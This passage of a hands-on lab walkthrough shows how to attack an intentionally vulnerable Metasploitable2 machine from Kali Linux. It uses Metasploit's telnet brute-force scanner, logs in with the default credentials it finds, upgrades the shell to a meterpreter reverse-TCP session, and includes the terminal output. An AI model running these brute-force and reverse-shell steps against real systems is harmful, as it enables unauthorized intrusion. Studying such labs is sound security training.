[*] 192.168.108.165:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > The "Stop on Success" setting in msfconsole refers to an opt
ion that controls whether a module (typically an auxiliary scanner or bruteforce module) will continue run
ning after a successful action, such as finding valid credentials. When enabled, the module will stop scan
ning or attempting further connections as soon as a successful result is found.
```

18. Take note of the credentials you have successfully scanned for possible login credentials. Open another terminal in your kali Linux and telnet your target's address.

    command: telnet <host address> 23 (port 23 is for telnet)

    un: msfadmin

pass: msfadmin




19. Now, let's try to access the metasploitable2 server using the following commands:

    commands:

        sysinfo

        ls

        pwd



20. Once done, go back to your msfconsole terminal and type in: **sessions -u 1**

```
[*] Command shell session 1 opened (192.168.108.162:42665 → 192.168.108.165:23) at 2024-10-11 02:39:13 -0
400
[*] 192.168.108.165:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > The "Stop on Success" setting in msfconsole refers to an opt
ion that controls whether a module (typically an auxiliary scanner or bruteforce module) will continue run
ning after a successful action, such as finding valid credentials. When enabled, the module will stop scan
ning or attempting further connections as soon as a successful result is found.
[-] Unknown command: The. Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
```

you should see the meterpreter where the attack came from and where the attack is destined to be performed.

```
ion that controls whether a module (typically an auxiliary scanner or bruteforce module) will continue run
ning after a successful action, such as finding valid credentials. When enabled, the module will stop scan
ning or attempting further connections as soon as a successful result is found.
[-] Unknown command: The. Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.108.162:4433
[*] Sending stage (1017704 bytes) to 192.168.108.165
[*] Meterpreter session 2 opened (192.168.108.162:4433 → 192.168.108.165:37292) at 2024-10-11 03:48:23 -0
400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/telnet/telnet_login) >
```

21. Lastly, try to see session 2 results from meterpreter.

    command:

    sessions 2

    meterpreter> sysinfo

```
msf6 auxiliary(scanner/telnet/telnet_login) > session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```